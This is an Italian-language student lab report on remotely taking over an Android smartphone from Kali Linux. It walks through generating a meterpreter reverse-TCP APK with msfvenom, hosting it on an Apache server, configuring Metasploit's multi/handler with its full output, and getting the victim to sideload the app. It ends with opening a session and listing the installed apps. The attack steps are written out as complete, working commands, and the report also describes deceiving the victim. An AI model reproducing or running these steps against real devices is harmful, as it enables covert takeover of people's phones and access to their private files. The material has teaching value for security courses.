Prendere il controllo di un dispositivo Android da remoto

Tuesday, January 26, 2021 2:11 PM

Gruppo: Apostu Gabriel, Collarini Marco, Maraspin Lorenzo, Vendrame Alessandro

OBIETTIVO: utilizzare Kali Linux per entrare nel sistema operativo Android di uno smartphone

Descrizione:

Utilizzeremo *mfvenom* per creare un *payload.apk.* Nell'esecuzione della generazione di un payload, dovremo inquadrare un ascoltatore nel framework Metasploit.
Dobbiamo quindi ingannare la vittima in modo che sia convinta di scaricare quel payload o il file ".apk" generato in precedenza.
Una volta che il file viene installato sul dispositivo della vittima, avremo la possibilità di accedere alla sessione creata.

Generazione del carico utile

Per eseguire l'attacco con successo è necessario in primo luogo generare il file malevolo:

```
┌──(root💀 osboxes)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.119 LPORT=
4444 R> /var/www/androidhack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from
the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10193 bytes
```

Qui:

1. -p ⟶ mostra il tipo di payload
2. android/meterpreter/reverse_tcp ⟶ indica che una shell meterpreter verrà avviata una volta stabilita la connessione con il dispositivo
3. LHOST ⟶ l'ip della macchina attaccante
4. LPORT ⟶ porta di ascolto della macchina attaccante
5. R> /var/www/androidhack.apk genera il payload

Preparazione dell'attacco

Inanzitutto, dobbiamo controllare lo stato del nostro server Apache:

```
┌──(root💀 osboxes)-[~]
└─# service apache2 start

┌──(root💀 osboxes)-[~]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor>
     Active: active (running) since Wed 2021-01-27 04:22:45 EST; 8s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 1813 ExecStart=/usr/sbin/apachectl start (code=exited, status>
   Main PID: 1824 (apache2)
      Tasks: 6 (limit: 4915)
     Memory: 15.1M
        CPU: 249ms
     CGroup: /system.slice/apache2.service
             ├─1824 /usr/sbin/apache2 -k start
             ├─1826 /usr/sbin/apache2 -k start
             ├─1827 /usr/sbin/apache2 -k start
             ├─1828 /usr/sbin/apache2 -k start
             ├─1829 /usr/sbin/apache2 -k start
             └─1830 /usr/sbin/apache2 -k start

Jan 27 04:22:44 osboxes systemd[1]: Starting The Apache HTTP Server ...
Jan 27 04:22:45 osboxes apachectl[1823]: AH00558: apache2: Could not relia>
Jan 27 04:22:45 osboxes systemd[1]: Started The Apache HTTP Server.
```

Così facendo possiamo utilizzare questo Web Server per ospitare il nostro file ".apk".

Ora, sembra che tutto sia impostato correttamente e possiamo avviare *msfconsole.*

Utilizzando la funzione multi/handler andiamo a settare il payload che avevamo generato in precedenza:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD ⇒ android/meterpreter/reverse_tcp
```

Ora che abbiamo caricato il payload, dobbiamo controllare che la configurazione del multi/handler sia corretta, digitiamo quindi il comando *show options*:

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST                    yes       The listen address (an interface may b
e specified)
   LPORT   4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Come possiamo notare LPORT è settato correttamente, mentre LHOST è vuoto. Sarà quindi necessario andare a modificare il valore di LHOST con il comando:

```
msf6 exploit(multi/handler) > set LHOST 192.168.43.119
LHOST ⇒ 192.168.43.119
```

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST   192.168.43.119   yes       The listen address (an interface may be specified)
   LPORT   4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Come possiamo notare, ora LHOST è stato settato correttamente, possiamo quindi procedere a lanciare l'attacco:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.119:4444
[*] Sending stage (76781 bytes) to 192.168.43.1
[*] Sending stage (76781 bytes) to 192.168.43.1
[*] Meterpreter session 1 opened (192.168.43.119:4444 → 192.168.43.1:43008) at 2021-01-2
7 04:29:06 -0500
[*] Sending stage (76781 bytes) to 192.168.43.1
```


Esecuzione dell'attacco

Lato vittima:

1. Scaricare il payload digitando "*ip_macchinaAttaccante/nomefile.apk*" sul telfono della vittima
2. Dopo aver scaricato con successo il payload, installarlo sul dispositivo
3. Abilitare le impostazioni per introdurre applicaioni da fonti esterne
4. Una volta che la vittima installa e apre l'applicazione viene aperta immediatamente una sessione meterpreter sul nostro terminale

Lato attaccante:


Una volta che la vittima ha aperto l'applicazione, sul terminale della macchina attaccante si aprirà automaticamente una lista delle sessioni in background e tramite il comando *sessions* avremmo la possibilità di vedere le sessioni attive:



Una volta individuata la connessione attiva per connettersi al dispostivo basterà digirare il comando "sessions *id_sessione*".

Dopo essersi connessi alla sessione saremo definitivamente dentro il sistema operativo del dispositivo e da qui abbiamo accesso a tutti i file all'interno dello smartphone.

Esempio:



Come possiamo notare da questa immagine, tramite il comando "app_list" abbiamo la possibilità di visualizzare tutte le applicazioni installate nel dispositivo.